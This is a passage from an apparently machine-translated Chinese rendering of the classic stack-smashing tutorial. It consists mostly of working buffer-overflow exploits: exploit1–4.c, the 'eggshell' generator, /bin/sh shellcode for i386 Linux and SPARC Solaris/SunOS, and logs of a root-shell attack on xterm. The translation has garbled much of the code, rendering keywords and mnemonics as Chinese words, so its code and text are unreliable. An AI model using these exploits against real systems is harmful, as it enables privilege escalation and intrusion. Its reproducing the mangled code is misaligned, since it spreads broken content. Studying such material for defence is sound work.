void main ( ) {
__asm __ ( "
        跳      0x1f                    # 2个字节
        波普尔  %esi                    # 1个字节
        movl    %esi，0x8（%esi）       # 3个字节
        or      %eax，%eax              # 2个字节
        动画    %eax，0x7（%esi）       # 3个字节
        movl    %eax，0xc（%esi）       # 3个字节
        动画    $ 0xb，%al              # 2个字节
        movl    %esi，%ebx              # 2个字节
        利      0x8（%esi），%ecx       # 3个字节
        利      0xc（%esi），%edx       # 3个字节
        整型    $ 0x80                  # 2个字节
        or      %ebx，%ebx              # 2个字节
        movl    %ebx，%eax              # 2个字节
```

```
            公司        %eax                    # 1个字节
            整型        $ 0x80                  # 2个字节
            称呼        -0x24                   # 5字节
            。字符串\“ / bin / sh \”            # 8字节
                                                总共46个字节
“ ) ;
}
```

还有我们的新测试程序： 测试c2.c

```
字符shellcode [] =
            “ \ xeb \ x1f \ x5e \ x89 \ x76 \ x08 \ x31 \ xc0 \ x88 \ x46 \ x07 \ x89 \ x46 \ x0c \ xb0 \ x0b”“ \ x89 \ xf3 \ x8d \ x4e
            \ x08 \ x08 \ x8d \ x56 \ x0c \ xcd \ x80 \ x31 \ xdb \ x89 \ xd8 \ x40 \ xcd“” \ x80 \ xe8 \ xdc \ xff \ xff \ xff / bin /
            sh“;

void main (  ) {
    int * ret;

    ret = ( int * )  & ret + 2;  ( *
    ret ) = ( int ) shellcode;

}
```

```
[aleph1] $ gcc -o testsc2 testsc2.c [aleph1] $ ./testsc2

$出口
[aleph1] $
```

编写漏洞利用

让我们尝试将所有片段拼凑在一起。我们有 Shellcode。 我们知道它必须是字符串的一部分，我们将使用它来溢出缓冲区。我们知道我们必须将返回地址指向缓冲区。本示例将说明以下几点：

溢出1.c

```
字符shellcode [] =
            “ \ xeb \ x1f \ x5e \ x89 \ x76 \ x08 \ x31 \ xc0 \ x88 \ x46 \ x07 \ x89 \ x46 \ x0c \ xb0 \ x0b”“ \ x89 \ xf3 \ x8d \ x4e
            \ x08 \ x08 \ x8d \ x56 \ x0c \ xcd \ x80 \ x31 \ xdb \ x89 \ xd8 \ x40 \ xcd“” \ x80 \ xe8 \ xdc \ xff \ xff \ xff / bin /
            sh“;

字符large_string [128];

void main (  ) {
    字符缓冲区[96];
    我
    long * long_ptr = ( long * ) large_string;

    对于 ( i = 0; i <32; i ++ )
        * ( long_ptr + i ) = ( int ) 缓冲区;
```

```
    对于（i = 0; i <strlen（shellcode）; i ++）
        large_string [i] = shellcode [i];

    strcpy（buffer，large_string）;
}
```

```
[aleph1] $ gcc -o exploit1 exploit1.c [aleph1] $ ./exploit1

$出口
出口
[aleph1] $
```

上面我们完成的工作是用缓冲区[]的地址填充数组large_string []，这就是我们的代码所在的位置。然后，我们将shellcode复制到large_string字符串的开头。然后，strcpy（）将不进行任何边界检查就将large_string复制到缓冲区中，并将溢出返回地址，并用我们的代码现在所在的地址覆盖它。一旦我们到达main的末尾并尝试返回它，它就会跳转到我们的代码，并执行一个shell。当试图溢出另一个程序的缓冲区时，我们面临的问题是试图找出缓冲区（以及我们的代码）将位于哪个地址。答案是，对于每个程序，堆栈都将从同一地址开始。大多数程序在任何时候都不会将数百或几千个字节压入堆栈。因此，通过了解堆栈从哪里开始，我们可以尝试猜测我们尝试溢出的缓冲区的位置。这是一个将打印其堆栈指针的小程序：

sp.c

```
无符号长get_sp（void）{
      __asm __（“ move％esp，％eax”）;
}
void main（）{
    printf（“ 0x％x \ n”，get_sp（））;
}
```

```
[aleph1] $ ./sp
0x8000470
[aleph1] $
```

假设这是我们要溢出的程序： 易受攻击的

```
void main（int argc，char * argv []）{
    字符缓冲区[512];

    如果（argc> 1）
        strcpy（buffer，argv [1]）;
}
```

我们可以创建一个程序，该程序将缓冲区大小和其自身的堆栈指针的偏移量作为参数（我们认为要溢出的缓冲区可能存在）。我们将溢出字符串放入环境变量中，以便于操作：

exploit2.c

```
# 包括<stdlib.h>

# 定义DEFAULT_OFFSET                                0
# 定义DEFAULT_BUFFER_SIZE                           512

字符shellcode [] =
    “ \ xeb \ x1f \ x5e \ x89 \ x76 \ x08 \ x31 \ xc0 \ x88 \ x46 \ x07 \ x89 \ x46 \ x0c \ xb0 \ x0b”“ \ x89 \ xf3 \ x8d \ x4e
    \ x08 \ x08 \ x8d \ x56 \ x0c \ xcd \ x80 \ x31 \ xdb \ x89 \ xd8 \ x40 \ xcd“” \ x80 \ xe8 \ xdc \ xff \ xff \ xff / bin /
    sh“;

无符号长get_sp（void）{
      __asm __（“ move％esp，％eax”）;
}

void main（int argc，char * argv []）{
    char * buff，* ptr;
    长* addr_ptr，addr;
    int offset = DEFAULT_OFFSET，bsize = DEFAULT_BUFFER_SIZE；
    我

    如果（argc> 1）bsize = atoi（argv [1]）；如果（argc> 2）offse
    t = atoi（argv [2]）；

    如果（！（buff = malloc（bsize）））{
        printf（“无法分配内存。\ n”）;
        退出（0）;
    }

    addr = get_sp（）-偏移量;
    printf（“使用地址：0x％x \ n”，addr）;

    ptr = buff;
    addr_ptr =（long *）ptr;
    对于（i = 0; i <bsize; i + = 4）
        *（addr_ptr ++）=地址

    ptr + = 4;
    对于（i = 0; i <strlen（shellcode）; i ++）
        *（ptr ++）= shellcode [i];

    buff [bsize-1] ='\ 0';

    memcpy（buff，“ EGG =”，4）;
    putenv（buff）;
    system（“ / bin / bash”）;
}
```

现在我们可以尝试猜测缓冲区和偏移量应为：

```
[aleph1] $ ./exploit2 500
使用地址：0xbffffdb4
[aleph1] $ ./脆弱的$ EGG
[aleph1] $出口
[aleph1] $ ./exploit2 600
使用地址：0xbffffdb4
[aleph1] $ ./脆弱的$ EGG
非法指示
[aleph1] $出口
[aleph1] $ ./exploit2 600100使用地址：0xbffffd4
c
[aleph1] $ ./脆弱的$ EGG
分段故障
[aleph1] $出口
[aleph1] $ ./exploit2 600200使用地址：0xbffffce
8
[aleph1] $ ./脆弱的$ EGG
分段故障
[aleph1] $出口
。
。
。
[aleph1] $ ./exploit2 600 1564使用地址：0xbffff79
4
[aleph1] $ ./脆弱的$ EGG
$
```

我们可以看到，这不是一个有效的过程。即使知道堆栈的起始位置，也几乎无法尝试猜测偏移量。我们最多需要一百次尝试，而最坏则需要几千次尝试。问题是我们需要准确地猜测我们代码的地址将在哪里开始。如果我们相差一个或多个字节，我们只会得到分段冲突或无效指令。一种增加机会的方法是用NOP指令填充溢出缓冲区的前部。几乎所有处理器都具有执行空操作的NOP指令。它通常用于出于时序目的延迟执行。我们将利用它，并用它们填充一半的溢出缓冲区。我们将放置 壳码 在中心，然后跟着寄信人地址。如果我们很幸运，并且返回地址指向NOP字符串中的任意位置，则它们将被执行直到它们到达我们的代码。在英特尔架构中，NOP指令长一字节，并且在机器代码中转换为0x90。假设堆栈从地址0xFF开始，S代表外壳程序代码，N代表NOP指令，则新堆栈如下所示：

```
DDDDDDDDEEEEEEEEEEEE EEEE的底部FFFF FFFF FFFF FFFF内存                     某个东西的上放
            89ABCDEF0123456789AB CDEF 0123 4567 89AB CDEF缓冲区                记忆
                                     sfp    退回    一种    b      C

<------          [NNNNNNNNNNNSSSSSSSSSSS] [0xDE] [0xDE] [0xDE] [0xDE] [0xDE]
                        ^                        |
                        |________________________|
某个东西的上放                                                                 底部
堆                                                                                 堆
```

然后是新的漏洞利用 exploit3.c

```
# 包括<stdlib.h>

# 定义DEFAULT_OFFSET                                0
# 定义DEFAULT_BUFFER_SIZE                         512
# 定义NOP                                          0x90

字符shellcode [] =
    “ \ xeb \ x1f \ x5e \ x89 \ x76 \ x08 \ x31 \ xc0 \ x88 \ x46 \ x07 \ x89 \ x46 \ x0c \ xb0 \ x0b”“ \ x89 \ xf3 \ x8d \ x4e
    \ x08 \ x08 \ x8d \ x56 \ x0c \ xcd \ x80 \ x31 \ xdb \ x89 \ xd8 \ x40 \ xcd“” \ x80 \ xe8 \ xdc \ xff \ xff \ xff / bin /
    sh“;

无符号长get_sp（void）{
      __asm __（“ move%esp，%eax”）;
}

void main（int argc，char * argv []）{
    char * buff，* ptr;
    长* addr_ptr，addr;
    int offset = DEFAULT_OFFSET，bsize = DEFAULT_BUFFER_SIZE；
    我

    如果（argc> 1）bsize = atoi（argv [1]）；如果（argc> 2）offse
    t = atoi（argv [2]）；

    如果（！（buff = malloc（bsize）））{
        printf（“无法分配内存。\ n”）；
        退出（0）；
    }

    addr = get_sp（）-偏移量;
    printf（“使用地址：0x%x \ n”，addr）；

    ptr = buff;
    addr_ptr = （long * ）ptr;
    对于（i = 0; i <bsize; i + = 4）
        *（addr_ptr ++）=地址

    对于（i = 0; i <bsize / 2; i ++）
        buff [i] = NOP;

    ptr = buff + （（（bsize / 2）-（strlen（shellcode）/ 2））;; 对于（i = 0; i <strlen
    （shellcode）; i ++）
        *（ptr ++）= shellcode [i];

    buff [bsize-1] ='\ 0';

    memcpy（buff，“ EGG =”，4）；
    putenv（buff）；
    system（“ / bin / bash”）；
}
```

对于我们的缓冲区大小，一个很好的选择是比我们尝试溢出的缓冲区大小大约多100个字节。这会将我们的代码放置在我们尝试溢出的缓冲区的末尾，为NOP留出了很多空间，但是仍然用我们猜测的地址覆盖了返回地址。我们尝试溢出的缓冲区长度为512字节，因此我们将使用612。让我们尝试使用新漏洞利用来溢出测试程序：

```
[aleph1] $ ./exploit3 612
使用地址：0xbffffdb4
```

```
[aleph1] $ ./脆弱的$ EGG
$
```

哇！第一次尝试！这种变化使我们的机会提高了一百倍。现在让我们在缓冲区溢出的实际情况下尝试一下。我们将使用Xt库上的缓冲区溢出进行演示。对于我们的示例，我们将使用
xterm（ 与Xt库链接的所有程序都容易受到攻击）。您必须正在运行X服务器，并允许从本地主机对其进行连接。相应地设置您的DISPLAY变量。

```
[aleph1] $ export DISPLAY =：0.0
[aleph1] $ ./exploit3 1124
使用地址：0xbffffdb4
[aleph1] $ / usr / X11R6 / bin / xterm -fg $ EGG ^Ĉ

[aleph1] $出口
[aleph1] $ ./exploit3 2148 100使用地址：0xbffffd4
8
[aleph1] $ / usr / X11R6 / bin / xterm -fg $ EGG


。。。。
警告：上一条消息中的某些参数丢失非法指令

[aleph1] $出口
。
。
。
[aleph1] $ ./exploit4 2148 600使用地址：0xbffffb5
4
[aleph1] $ / usr / X11R6 / bin / xterm -fg $ EGG
警告：上一条消息中的某些参数丢失了bash $
```

尤里卡！尝试不到12次，我们发现了神奇的数字。如果 xterm 安装了suid root，现在将是root shell。

小缓冲区溢出

有时，您尝试溢出的缓冲区非常小，以至于shellcode无法放入其中，并且它将用指令而不是我们的代码地址覆盖返回地址，或者您可以填充的NOP数量。字符串的开头很小，因此猜测其地址的机会很小。要从这些程序中获取shell，我们将不得不采用另一种方式。仅当您有权访问程序的环境变量时，此特定方法才有效。我们要做的是将我们的shellcode放在一个环境变量中，然后用该变量的地址在内存中溢出缓冲区。此方法还可以增加对漏洞利用的更改，因为您可以使环境变量保存所需的Shell代码尽可能大。启动程序时，环境变量存储在堆栈的顶部，然后将setenv（ ）进行的任何修改分配到其他位置。开头的堆栈如下所示：

<字符串> <argv指针> NULL <envp指针> NULL <argc> <argv> envp>

我们的新程序将使用一个额外的变量，该变量的大小包含shellcode和NOP。现在，我们的新漏洞利用如下所示：

exploit4.c

```
＃包括<stdlib.h>

＃定义DEFAULT_OFFSET                    0
＃定义DEFAULT_BUFFER_SIZE               512
＃定义DEFAULT_EGG_SIZE                  2048
＃定义NOP                               0x90

字符shellcode [] =
    “ \ xeb \ x1f \ x5e \ x89 \ x76 \ x08 \ x31 \ xc0 \ x88 \ x46 \ x07 \ x89 \ x46 \ x0c \ xb0 \ x0b”“ \ x89 \ xf3 \ x8d \ x4e
    \ x08 \ x08 \ x8d \ x56 \ x0c \ xcd \ x80 \ x31 \ xdb \ x89 \ xd8 \ x40 \ xcd“” \ x80 \ xe8 \ xdc \ xff \ xff \ xff / bin /
    sh“;

无符号长get_esp（void）{
      __asm __（“ move%esp，%eax”）;
}

void main（int argc，char * argv []）{
    char * buff，* ptr，* egg; 长* addr_ptr，
    addr;
    int offset = DEFAULT_OFFSET，bsize = DEFAULT_BUFFER_SIZE；
    int i，eggsize = DEFAULT_EGG_SIZE;

    如果（argc> 1）bsize                    = atoi（argv [1]）;
    如果（argc> 2）offset = atoi（argv [2]）; 如果（argc> 3）eggsiz
    e = atoi（argv [3]）;


    如果（！（buff = malloc（bsize）））{
        printf（“无法分配内存。\ n”）;
        退出（0）;
    }
    如果（！（egg = malloc（eggsize）））{
        printf（“无法分配内存。\ n”）;
        退出（0）;
    }

    addr = get_esp（）-偏移量;
    printf（“使用地址：0x%x \ n”，addr）;

    ptr = buff;
    addr_ptr =（long *）ptr;
    对于（i = 0; i <bsize; i + = 4）
        *（addr_ptr ++）=地址

    ptr =鸡蛋；
    对于（i = 0; i <eggsize-strlen（shellcode）-1; i ++）
        *（ptr ++）= NOP；

    对于（i = 0; i <strlen（shellcode）; i ++）
        *（ptr ++）= shellcode [i];

    buff [bsize-1] ='\ 0'; egg [eggsize-1] ='\
    0';
```

```
    memcpy ( egg , " EGG =" , 4 ) ;
    putenv ( egg ) ;
    memcpy ( buff , " RET =" , 4 ) ;
    putenv ( buff ) ;
    system ( " / bin / bash" ) ;
}
```

让我们通过易受攻击的测试程序尝试我们的新漏洞利用：

```
[aleph1] $ ./exploit4 768
使用地址：0xbffffdb0
[aleph1] $ ./脆弱的$ RET
$
```

奇迹般有效。现在试穿 xterm：

```
[aleph1] $ export DISPLAY =：0.0
[aleph1] $ ./exploit4 2148
使用地址：0xbffffdb0
[aleph1] $ / usr / X11R6 / bin / xterm -fg $ RET警告：颜色名称


。。。°¤ÿ¿°¤ÿ¿°¤...

警告：上一条消息中的某些参数丢失了$
```

第一次尝试！当然，这增加了我们的几率。根据漏洞利用程序与要尝试利用的程序比较的环境数据量，猜测的地址可能太低或太高。对正偏移量和负偏移量进行实验。

查找缓冲区溢出

如前所述，缓冲区溢出是由于将更多的信息填充到缓冲区中而无法容纳的结果。由于C没有任何内置的边界检查，所以溢出通常表现为在字符数组末尾写入。标准C库提供了许多用于复制或附加字符串的函数，这些函数不执行边界检查。它们包括：strcat（），strcpy（），sprintf（）和vsprintf（）。这些函数对以零结尾的字符串起作用，并且不检查接收字符串是否溢出。gets（）是一个函数，将从stdin的一行读取到缓冲区中，直到终止换行符或EOF。它不检查缓冲区溢出。如果您要匹配一系列非空格字符（%s），则scanf（）系列函数也可能会出现问题，或匹配指定集合（%[]）中的非空字符序列，以及char指针指向的数组不足以容纳整个字符序列，并且尚未定义可选的最大字段宽度。如果这些函数中的任何一个的目标都是静态大小的缓冲区，并且其另一个参数是通过某种方式从用户输入派生的，则很可能实现

您可能能够利用缓冲区溢出。我们发现的另一种常见的编程构造是使用
while循环，一次将一个字符从stdin或某个文件读入缓冲区，直到到达行尾，文件末尾或其他定界符。这种类型的构造通常使用以下功能之一：getc（），fgetc（）或getchar（）。如果在while循环中没有显式检查是否有溢出，则很容易利用这些程序。最后，grep（1）是您的朋友。免费操作系统及其实用程序的资源很容易获得。一旦您意识到许多商业操作系统实用程序与免费程序源于相同的来源，这一事实就变得非常有趣。使用源d00d。

附录A-不同操作系统/体系结构的Shellcode

i386 / Linux

跳	0x1f
波普尔	%esi
movl	%esi，0x8（%esi）
or	%eax，%eax
动画	%eax，0x7（%esi）
movl	%eax，0xc（%esi）
动画	$ 0xb，%al
movl	%esi，%ebx
利	0x8（%esi），%ecx
利	0xc（%esi），%edx
整型	$ 0x80
or	%ebx，%ebx
movl	%ebx，%eax
公司	%eax
整型	$ 0x80
称呼	-0x24

。字符串\“ / bin / sh \”

SPARC / Solaris

塞提	0xbd89a，%l6
或者	%l6、0x16e，%l6
塞提	0xbdcda，%l7
和	%sp，%sp，%o0
添加	%sp，8，%o1
异或	%o2，%o2，%o2
添加	%sp，16，%sp
性病	%l6，[%sp-16]
英石	%sp，[%sp-8]
英石	%g0，[%sp-4]
mov	0x3b，%g1
ta	8
异或	%o7，%o7，%o0
mov	1，%g1
ta	8

SPARC / SunOS

塞提	0xbd89a，%l6
或者	%l6、0x16e，%l6
塞提	0xbdcda，%l7
和	%sp，%sp，%o0
添加	%sp，8，%o1
异或	%o2，%o2，%o2
添加	%sp，16，%sp
性病	%l6，[%sp-16]
英石	%sp，[%sp-8]
英石	%g0，[%sp-4]
mov	0x3b，%g1
mov	-0x1，%l5
ta	%l5 + 1
异或	%o7，%o7，%o0
mov	1，%g1
ta	%l5 + 1

附录B-通用缓冲区溢出程序

shellcode.h

```
#如果已定义（__i386__）&&已定义（__linux__）

#定义NOP_SIZE                    1个
char nop [] =“ \ x90”; 字符shellcode
 [] =
    “ \ xeb \ x1f \ x5e \ x89 \ x76 \ x08 \ x31 \ xc0 \ x88 \ x46 \ x07 \ x89 \ x46 \ x0c \ xb0 \ x0b”“ \ x89 \ xf3 \ x8d \ x4e
    \ x08 \ x08 \ x8d \ x56 \ x0c \ xcd \ x80 \ x31 \ xdb \ x89 \ xd8 \ x40 \ xcd“” \ x80 \ xe8 \ xdc \ xff \ xff \ xff / bin /
    sh“;

无符号长get_sp（void）{
      __asm __（“ move%esp，%eax”）;
}

#elif定义（__sparc__）&&定义（__sun__）&&定义（__svr4__）

#定义NOP_SIZE                    4
```

```
char nop [] =“ \ xac \ x15 \ xa1 \ x6e”;
字符shellcode [] =
    “ \ x2d \ x0b \ xd8 \ x9a \ xac \ x15 \ xa1 \ x6e \ x2f \ x0b \ xdc \ xda \ x90 \ x0b \ x80 \ x0e”“ \ x92 \ x03 \ xa0 \ x08
    \ x94 \ x94 \ x1a \ x80 \ x0a \ x9c \ x03 \ xa0 \ x10 \ xec \ x3b \ xbf \ xf0“” \ xdc \ x23 \ xbf \ xf8 \ xc0 \ x23 \ xbf \
    xfc \ x82 \ x10 \ x20 \ x3b \ x91 \ xd0 \ x20 \ x08“” \ x90 \ x1b \ xc0 \ x0f \ x82 \ x10 \ x20 \ x01 \ x91 \ xd0 \ x20 \
    x08“;

无符号长get_sp（void）{
    __asm __（“或％sp，％sp，％i0”）;}


＃elif定义（__sparc__）&&定义（__sun__）

＃定义NOP_SIZE                          4
char nop [] =“ \ xac \ x15 \ xa1 \ x6e”;
字符shellcode [] =
    “ \ x2d \ x0b \ xd8 \ x9a \ xac \ x15 \ xa1 \ x6e \ x2f \ x0b \ xdc \ xda \ x90 \ x0b \ x80 \ x0e”“ \ x92 \ x03 \ xa0 \ x08 \
    x94 \ x94 \ x1a \ x80 \ x0a \ x9c \ x03 \ xa0 \ x10 \ xec \ x3b \ xbf \ xf0“” \ xdc \ x23 \ xbf \ xf8 \ xc0 \ x23 \ xbf \ xfc \
    x82 \ x10 \ x20 \ x3b \ xaa \ x10 \ x3f \ xff“” \ x91 \ xd5 \ x60 \ x01 \ x90 \ x1b \ xc0 \ x0f \ x82 \ x10 \ x20 \ x01 \ x91
    \ xd5 \ x60 \ x01“;

无符号长get_sp（void）{
    __asm __（“或％sp，％sp，％i0”）;}


＃ 万一
```

蛋壳

```
/ *
  *蛋壳v1.0
  *
  * Aleph One / aleph1@underground.org
  * /
＃ 包括
＃包括stdio.h
＃包括“ shellcode.h”

＃定义DEFAULT_OFFSET                    0
＃定义DEFAULT_BUFFER_SIZE               512
＃定义DEFAULT_EGG_SIZE                  2048

无效用法（void）;

void main（int argc，char * argv []）{
    char * ptr，* bof，* egg; 长* addr_ptr，
    addr;
    int offset = DEFAULT_OFFSET，bsize = DEFAULT_BUFFER_SIZE；
    int i，n，m，c，align = 0，eggsize = DEFAULT_EGG_SIZE;

    while（（c = getopt（argc，argv，“ a：b：e：o：”））！= EOF）
        开关（c）{
            情况“ a”：
                align = atoi（optarg）;
                休息;
            情况“ b”：
                bsize = atoi（optarg）;
                休息;
```

```
            情况“ e”：
                eggsize = atoi（optarg）；
                休息;
            情况“ o”：
                偏移量= atoi（optarg）；
                休息;
            案子 '？'：
                用法（）；
                退出（0）；
        }

    如果（strlen（shellcode）> eggsize）{
        printf（“ Shellcode比鸡蛋大。\ n”）；退出（0）；

    }

    如果（！（bof = malloc（bsize）））{
        printf（“无法分配内存。\ n”）；
        退出（0）；
    }
    如果（！（egg = malloc（eggsize）））{
        printf（“无法分配内存。\ n”）；
        退出（0）；
    }

    addr = get_sp（）-偏移量;
    printf（“ [[缓冲区大小：\ t％d \ t \ tEgg大小：\ t％d \ tAligment：\ t％d \ t] \ n”，
        bsize，鸡蛋大小，对齐）；
    printf（“ [地址：\ t0x％x \ tOffset：\ t \ t％d \ t \ t \ t \ t] \ n”，addr，offset）；

    addr_ptr =（long *）bof;
    对于（i = 0; i <bsize; i + = 4）
        *（addr_ptr ++）=地址

    ptr =鸡蛋；
    对于（i = 0; i <= eggsize-strlen（shellcode）-NOP_SIZE; i + = NOP_SIZE）
        对于（n = 0; n <NOP_SIZE; n ++）{
            m =（n +对齐）％NOP_SIZE；
            *（ptr ++）= nop [m];
        }

    对于（i = 0; i <strlen（shellcode）; i ++）
        *（ptr ++）= shellcode [i];

    bof [bsize-1] ='\ 0'; egg [eggsize-1] ='\ 0';


    memcpy（egg，“ EGG =”，4）；
    putenv（egg）；

    memcpy（bof，“ BOF =”，4）；
    putenv（bof）；
    system（“ / bin / sh”）；
}

无效用法（void）{
    （void）fprintf（stderr，
        “用法：蛋壳[-a] [-b] [-e] [-o] \ n”）；
}
```